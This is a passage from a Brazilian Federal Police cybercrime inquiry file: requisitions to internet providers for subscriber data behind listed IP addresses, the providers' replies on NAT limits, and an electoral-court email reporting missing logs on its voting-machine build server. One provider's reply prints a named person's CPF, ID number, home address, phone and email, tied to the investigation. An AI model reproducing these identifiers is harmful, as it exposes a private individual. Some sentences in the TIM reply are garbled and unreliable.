dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito"), a Autoridade Policial pode **REQUISITAR** dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, **INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL**, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, **REQUISITO** os dados cadastrais do usuário do IP 191.252.64.20, em 17/04/2018, às 21:46:26 e 18/04/2018, às 06:36:35, bem como o conteúdo referente à hospedagem que utilizou o IP 191.252.0.19, em 18/04/2018, às 00:23:48.



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

FL. 241
SR/SR/PF/DF
2020, F4303
Rub: 69

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico <grcc.df@dpf.gov.br>, **devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.**

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (Art. 21 - *Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa*).

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "*Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei*" e/ou o crime previsto no art. 153, § 1o-A, do Código Penal: "*Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena - detenção, de 1 (um) a 4 (quatro) anos, e multa.*"

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
Ofício nº 3418/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 18 de abril de 2019.

A Sua Senhoria o(a) Senhor(a)
Diretor Jurídico
Empresas CLARO/NET/EMBRATEL
Rua Verbo Divino, nº 1356, Térreo
Chácara Santo Antonio - Zona Sul
São Paulo/SP - CEP 04.719-002

Assunto: **Requisita informações cadastrais**
Ref.: IPL 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhor(a) Diretor(a)

1- Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, **REQUISITAR** a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do **Art. 17-B, na Lei 9.613/98** ("Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito") e, posteriormente, com o **Art. 2º, §2º, da Lei 12.830/2013** ("§ 2º Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos") e **art. 15, da Lei 12.850/2013** ("Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito"), a Autoridade Policial pode **REQUISITAR** dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, **INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL**, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, **REQUISITO** os dados cadastrais dos usuários do IP 201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e do IP 201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico <grcc.df@dpf.gov.br>, **devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.**

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (Art. 21 - *Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa*).

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "*Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei*" e/ou o crime previsto no art. 153, § 1o-A, do Código Penal: "*Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa.*"

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL

SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
Ofício nº 3419/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 18 de abril de 2019.

A Sua Senhoria o(a) Senhor(a)
Diretor(a) da Empresa TIM BRASIL
Av. Alexandre Gusmão, 29, Bloco C, Vila Omero Tom
Santo Andre/SP - CEP. 09.015-970

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - *(Favor citar essa referência na resposta)*

Senhor(a) Diretor(a)

1. Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, REQUISITAR a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do **Art. 17-B, na Lei 9.613/98** ("Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito") e, posteriormente, com o **Art. 2º, §2º, da Lei 12.830/2013** ("§ 2º Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos") e **art. 15, da Lei 12.850/2013** ("Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito"), a Autoridade Policial pode REQUISITAR dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, **REQUISITO** os dados cadastrais dos usuários dos IP:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

FL. 245
SR/PF/DF
2020.04.13
Rub: 42

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, a contar do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico <grcc.df@dpf.gov.br>, **devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.**

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO DA REQUISIÇÃO NO PRAZO ASSINALADO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (Art. 21 - *Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa.*

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "*Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei*" e/ou o crime previsto no art. 153, § 1o-A, do Código Penal: "*Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa.*"

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



FL. 246
SR/PF/DF
2020.004319-6
Fl. 24
Rub: Z

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

REMESSA
Ministério Público Federal do DF

Ao(s) 21/04/2019, faço remessa dos autos do IPL nº 1361/2018-4, contendo 1 volume(s) e 0 apenso(s). Eu, LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, 1ª Classe, Matrícula nº 17.933, que o lavrei.



FL. 247
SR/PF/DF-75
2020.0043195

MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA NO DISTRITO FEDERAL
COORDENADORIA JURÍDICA
DIVISÃO CRIMINAL


AUTOS: DPF/DF-1361/2018-INQ

CERTIDÃO

Certifico que, em 22/04/2019, deram entrada na Procuradoria da República no Distrito Federal os presentes autos e, nesta data, conforme regras estabelecidas no Congresso Interno de 2018 e na Resolução 31/2018, faço sua:

- ☒ Movimentação ao(à) Procurador(a) da República; Dr.(a) Igor Nery Figueiredo,
- ☒ Por ser o(a) titular do PRDF – 2º Ofício de CCI, ao qual o presente feito encontra-se distribuído.
 - ☐ Por ser o(a) titular do PRDF – Ofício de Meio Ambiente e Patrimônio Cultural, ao qual o presente feito encontra-se distribuído.
 - ☐ Por ser o(a) titular do PRDF – Ofício de CCI, substituto não designado.
- atando no
acervo do PRDF –
☐ A pedido.


Brasília, 22/04/2019



Ana Radeke Dauzacker – mat. 25657-9
DIVISÃO CRIMINAL

CERTIDÃO DE REMESSA

Em 25/04/2019, faço remessa dos presentes autos, contendo 1 volume(s) e 0 anexo/apenso(s), à (ao)
☐ Justiça Federal/DF ☒ Departamento de Polícia Federal ☐ _____



Responsável/Matricula



Ministério Público Federal
Procuradoria da República no Distrito Federal

FL. 248
SR/PF/DF
2020.0043195

76

IPL nº 1361/2018 SR/DPF/DF

Sr.(a) Delegado(a) de Polícia Federal,

O presente inquérito não se encontra suficientemente instruído, havendo necessidade de prosseguimento das investigações com vistas à formação da *opinio delicti*.

Destarte, este órgão ministerial concede novo prazo de 90 (noventa) dias para a realização das diligências indispensáveis ao esclarecimento dos fatos sob apuração, conforme solicitado no despacho de fl. 30.

Brasília/DF, 25 de abril de 2019.

IGOR NERY FIGUEIREDO
Procurador da República

SR/DPF/DF	
PRONTO 90	
Ao	29 ABR 2019
rebo estes autos,	
contendo	0 apenso(s).
Do que, para constar, eu	
Escrivão(a) da Polícia Federal lavro este termo	



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

FL. 250
SR/PF/DF
2020.0043113
Fl. 33
Rub: _____

CERTIDÃO

CERTIFICO que em virtude do afastamento da autoridade policial e do autos encontrarem-se vencidos em sede policial, encaminho os autos para o DRCOR/SR/PF/DF, para providências cabíveis. O referido é verdade e dou fé. Brasília/DF, 07 de agosto de 2019. Eu, LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, 1ª Classe, Matrícula nº 17.933, que a lavrei.




SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL nº 1361/2018-4 - SR/PF/DF


DESPACHO

1. Junte-se a resposta da empresa Locaweb;
2. Junte-se as respostas da empresa TIM Brasil S.A;
3. Junte-se a resposta da empresa Claro S.A;
4. Junte-se a resposta por email do Tribunal Superior Eleitoral assinada pelo servido Cristiano Moreira Andrade;
5. Ciente da certidão elaborada pelo EPF BRUCE e considerando que ainda restam pendentes diligências tidas por imprescindíveis ao esclarecimento da verdade material (art. 4º, do CPP e art. 2º, §1º, da Lei 12.830/2013) e considerando as disposições do Provimento/COGER nº 37/2009 (TRF 1ª Região), **remetam-se estes autos ao(à) Ministério Público Federal do DF**, para fins de controle externo (Art. 129, VII, da CF/88, c/c. o Art. 9º, II, da LC 75/93), solicitando posterior devolução para continuidade das investigações ou, em caso de apresentação de peça acusatória ou promoção de arquivamento, comunicação formal da medida adotada a esta Superintendência, para fins de registro e baixa em sistemas de controle interno.


Brasília/DF, 07 de agosto de 2019.


HUGO DE BARROS CORREIA
Delegado de Polícia Federal
Classe Especial - Matrícula nº 10.522
DRCOR/SR/PF/DF

DATA

Ao(s) 07/08/2019, recebi estes autos do(da) Delegado(a) HUGO DE BARROS CORREIA. Eu,  LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, que o lavrei.

JUNTADA

Ao(s) 07/08/2019, faço juntada aos autos do(s) documento(s) referido(s) no Despacho retro. Eu,  LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, que o lavrei.

São Paulo, 02 de maio de 2019.

Ao
SERVIÇO PÚBLICO FEDERAL
MSP – POLÍCIA FEDERAL
SUPEINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS – Quadra 7 -Lote 23 – Setor Policial Sul
Brasília – DF
CEP 70610-902

INCLUÍDO NO SEI
Protocolo/NAD/SR/PF/DF


Ilmo. Delegado de Polícia
Dr. Victor Neves Feitosa Campos

Ref.: Ofício nº 3417/2019 – IPL 1361/2018-4 SR/PF/DF
– GRCC – Assunto: Requisita Informações Cadastrais –
Datado de 18 de abril de 2019 – Recebido em 23 de
abril de 2019.

Ilmo. Dr.,

Em cumprimento tempestivo ao Ofício supra, informamos abaixo os dados cadastrais relacionados aos IP's nº 191.252.64.20 em 17.04.2018 às 21:46:26 e 18.04.2018 às 06:36:35 - e - 191.252.0.19 em 18.04.2018 às 00:23:48, respectivamente:

- 1) Nome: Luiz Henrique Detlinger
CPF: 042.749.858-90
RG: 10275110
Endereço: Rua Santa Inês
Número: 99807
Bairro: Conjunto Guiomard Santos
Cidade: Rio Branco
Estado: Acre
CEP: 69901-441
Telefone: (12) 3953-9999
E-mail principal: ednei.pexa@protonmail.com



- 2) Aproveitamos para salientar que os IP's mencionados estão atrelados ao cliente acima, que, possuía o produto de cloud (desativado em julho de 2018), com gerenciamento efetuado pelo próprio cliente, desta forma, caso seja necessária maior informação, tal solicitação deve ser direcionada à pessoa acima citada.
- 3) Ainda, no que tange à solicitação de vossa senhoria quanto ao conteúdo referente à hospedagem que utilizou o IP 191.252.0.19, primeiramente, cumpre salientar que de acordo com a Lei do Marco Civil, os registros de acesso às aplicações de internet (IPs, demais logs, conteúdo) somente serão disponibilizados pelos Provedores de Aplicação, mediante ordem judicial, o que não impede o acesso à dados cadastrais por autoridades administrativas/policiais, conforme os mesmos repassados no tópico 1. Desta forma,

poderíamos repassar tal informação (conteúdo) apenas com a devida ordem judicial. Entretanto, conforme exposto no tópico 2, os serviços foram desativados em 27 de julho de 2018, e assim, adiantamos que não possuímos capacidade técnica para o feito de toda forma visto o lapso temporal,(superior à 6 meses, que é o prazo de guarda de dados nos moldes da lei supracitada), de modo que, já houve a deleção.

Sendo o que nos cumpria para o momento, apresentando os protestos de elevada estima e distinta consideração, subscrevemo-nos.

Atenciosamente,


LOCAWEB SERVIÇOS DE INTERNET S/A

Santo André, 7 de Maio de 2019.

ILMO(A) SR(A) DR(A) DELEGADO(A) DE POLÍCIA FEDERAL
VICTOR NEVES FEITOSA CAMPOS
SUPERINTENDÊNCIA REGIONAL
BRASILIA/DF

C.T. nº 467148/2019/GRAOP

Ref.: **Ofício Extrajudicial: 3419/2019**
Data do Documento: 18/04/2019

ILMO(A) SR(A) DR(A)

Em atenção à referência em epígrafe, e em cumprimento ao contido naquele documento, informamos que o(s) IP(s) indicado(s) para pesquisa pertence(m) ao range de protocolos de rede roteados. **esquerda(s), motivo pelo qual não foi possível realizar a pesquisa.**


Cumpre-nos esclarecer que o range do IPv4 atingiu sua capacidade máxima de atribuições e, para não haver a impossibilidade de conexões dos usuários de dispositivos móveis, foi desenvolvida uma solução denominada NAT (network address translation), que permite o compartilhamento do IPv4 por vários usuários ao mesmo tempo através de "portas lógicas" diferentes, garantindo que todos continuem com acesso à Internet até que ocorra a transição total ao modelo IPv6. **ver temo em vista que, se utilizado incorretamente, é usado pelas investigações, pois, no momento que o cliente se conecta à Internet, a ausência da indicação da porta lógica da conexão ora requerida, inviabiliza a realização da pesquisa, posto que naquela mesma data, hora e fuso, o IP foi utilizado por milhares de usuários simultaneamente.**

Desta forma, aguardaremos a complementação das informações em questão. **Salientamos, ainda, que fornecimento de todos os registros encontrados, independentemente da porta lógica, com a devida vênia, resultará na quebra de sigilo de milhares de usuário alheios aos fatos, vez que, frisa-se, sem a porta lógica não será possível a individualização dos usuários.**

Desta forma, em que pese estarmos empenhados em executar as pesquisas, é imprescindível que o provedor de conteúdo forneça a porta lógica utilizada em cada conexão realizada a partir do(s) IP(s) mencionado(s) para que possamos fornecer, de forma inequívoca, os dados cadastrais dos usuários que os utilizaram nas datas e horários declinados.

Sendo o que nos cumpria para o momento, permanecemos à inteira disposição para quaisquer esclarecimentos adicionais que façam necessários.

ATENCIOSAMENTE,
TIM CELULAR S/A



19155590

FL. 255
SR/PF/DF 83
2020.0043195

Claro-Brasil



São Paulo 8 de Junho de 2019

Ao, Exmo. Sr. Dr. Delegado de Polícia da
MSP - polícia Federal
Superintendência Regional no Distrito Federal
Dr. Victor Neves Feitosa Campos
SAIS Quadra 7 - lote 23 - Setor Policial Sul
CEP 70610-902 - Brasília/DF
ID nº. 19.155590

Ofício nº: 3418/2018
IPL 136182018-4

A Claro S.A., em atenção ao Ofício em epígrafe, vem manifestar-se nos seguintes termos:

Após buscas em nossa base de dados, a Operadora vem por meio deste esclarecer que os endereços de IP (*Internet Protocol*) 201.81.167.53 e 201.6.129.235 são denominados tecnicamente de IP's *Network Address Translation* (NAT).

Explica-se:

Sempre que ocorre uma conexão à internet, o dispositivo a partir do qual a conexão ocorreu mantém um registro consistente no endereço de IP de origem do acesso, data e hora, assim como o fuso horário, dados esses que compõem o registro de conexão (art. 5º, VI do Marco Civil da Internet).


Tais informações funcionam como identificador de origem dos acessos dos usuários.

Contudo, em decorrência do crescimento acelerado do uso da internet, a quantidade de endereços IP versão 4 – IPV4 (quatro octetos), que identificam univocamente cada usuário, se esgotou no ano de 2014. Para solucionar o problema, foi criado novo modelo de rede – IPV6, com codificações mais longas e, portanto, maior amplitude de endereços. Exemplificativamente, é semelhante ao ocorrido com as linhas telefônicas móveis, o que culminou na adição do nono dígito no ano de 2016.

Porém, tendo em vista que este novo modelo de rede não está implementado, em virtude da complexidade técnica envolvida, restou às Operadoras, mediante autorização da ANATEL e alinhamentos com o grupo de trabalho NIC.br, a utilização provisória do protocolo de rede NAT para manutenção da taxa de crescimento da rede.

O protocolo de rede NAT viabiliza a utilização do mesmo endereço de IP, simultaneamente, por um número indeterminado de usuários em conexões de internet. A

Rua Verbo Divino, 1356, Térreo, Chácara Santo Antônio, CEP 04719-002 São Paulo/SP.



19155590

FL. 256
SR/PF/DF
2020.0043195

84

Claro-Brasil



São Paulo 8 de Junho de 2019

única forma de distinguir uma conexão da outra – e consequentemente, individualizar qual usuário foi responsável pelo acesso à internet – é por meio da Porta Lógica de Origem da conexão.

Desse modo, tratando-se de conexão feita por meio do protocolo NAT, como é o presente caso, a única maneira de a Operadora poder individualizar qual o usuário responsável pela conexão que se busca é mediante a combinação do número de IP com o número da Porta Lógica de Origem.


Contudo, a Operadora – que é provedora de conexão, na forma do art. 18 do Marco Civil da Internet – não dispõe desta segunda informação, pois a obrigação de registro e guarda recai exclusivamente sobre o provedor de aplicação, conforme estabelece o art. 15 do mesmo diploma legal. Trata-se do site ou aplicação de internet à qual o usuário se conectou, como por exemplo, o Google, Facebook etc.

Diante do exposto, para que a Operadora possa proceder às pesquisas a fim de individualizar qual usuário utilizou-se do endereço de IP para a conexão à internet, faz-se necessário o fornecimento da Porta Lógica de Origem, a qual deve ser obtida diretamente junto ao provedor de aplicação.

Assim, requer-se que seja indicado, em novo expediente, o endereço de IP, das portas de origem utilizadas em cada conexão, data, horário e o fuso horário, a fim de viabilizar à Operadora a busca e o fornecimento das informações requisitadas.

Por fim, destaca-se que a Operadora armazena os registros de conexão pelo período de 36 (trinta e seis) meses.

Sendo o que havia a informar, permanecemos à disposição para qualquer esclarecimento adicional, apresentando, desde já, votos de elevada estima e consideração.

Atenciosamente,

CLARO

Rua Verbo Divino, 1356, Térreo, Chácara Santo Antônio, CEP 04719-002 São Paulo/SP.

85

Assunto: Resposta - TSE. Indisponibilidade. Dados adicionais.
De: Cristiano Moreira Andrade <cristiano.andrade@tse.jus.br>
Data: Segunda, Junho 10, 2019 14:41 -03
Para: campos.vnfc@dpf.gov.br <campos.vnfc@dpf.gov.br> grcc.df@dpf.gov.br <grcc.df@dpf.gov.br>
CC: Giuseppe Dutra Janino <giuseppe.janino@tse.jus.br>
Marcelo Carneiro Rodrigues <marcelo.carneiro@tse.jus.br>
Responder-Para: Cristiano Moreira Andrade <cristiano.andrade@tse.jus.br>

Senhores,

Em atenção ao questionamento sobre evidências que o TSE possua sobre o incidente de setembro/outubro de 2018, informamos:

- O servidor de build dos códigos fontes da urna eletrônica não possuía qualquer tipo de log habilitado;
- Devido a manutenções para solucionar travamentos nos firewall do TSE, a equipe da Global IP realizou reinstalação do serviço de gerência, não tendo o devido cuidado de não prejudicar os logs armazenados. Outrossim, o volume de logs configurado pela empresa ficou em apenas 80GB, sendo suficiente para apenas 2 dias, considerando-se o volume de acessos durante o período eleitoral.

Assim, informamos que o TSE não possui dados adicionais para repassar à Polícia Federal.

Respeitosamente,

Cristiano Moreira Andrade

Coordenadoria de Infraestrutura

Secretaria de Tecnologia da Informação

TRIBUNAL SUPERIOR ELEITORAL

(61)3030-8970



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

REMESSA
Ministério Público Federal do DF

Ao(s) 07/08/2019, faço remessa dos autos do IPL nº 1361/2018-4, contendo 1 volume(s) e 0 apenso(s). Eu, LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, 1ª Classe, Matrícula nº 17.933, que o lavrei.



MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA NO DISTRITO FEDERAL
COORDENADORIA JURÍDICA
DIVISÃO CRIMINAL


AUTOS: DPF/DF-1361/2018-INQ

CERTIDÃO

Certifico que, em 09/08/2019, deram entrada na Procuradoria da República no Distrito Federal os presentes autos e, nesta data, conforme regras estabelecidas no Congresso Interno de 2018 e na Resolução 31/2018, faço sua:


- ☒ Movimentação ao(à) Procurador(a) da República, Dr.(a) Igor Nery Figueiredo,
 ☒ Por ser o(a) titular do PRDF – 2º Ofício de CCI, ao qual o presente feito encontra-se distribuído.
 ☐ Por ser o(a) titular do PRDF – Ofício de CCI, substituto não designado.
 ☐ acervo do PRDF – atuando no
 ☐ A pedido.

Brasília, 09/08/2019.


Roberto Pompeu - mat 27280-9
DIVISÃO CRIMINAL

CERTIDÃO DE REMESSA

Em 12/08/2019, faço remessa dos presentes autos, contendo 1 volume(s) e 0 anexo/apenso(s), à (ao)
☐ Justiça Federal/DF ☒ Departamento de Polícia Federal ☐


Responsável/Matrícula



Ministério Público Federal
Procuradoria da República no Distrito Federal

FL. 260 30
SR/PF/DF
2020.0043195

IPL nº 1361/2018 SR/DPF/DF

Sr.(a) Delegado(a) de Polícia Federal,

O presente inquérito não se encontra suficientemente instruído, havendo necessidade de prosseguimento das investigações com vistas à formação da *opinio delicti*.

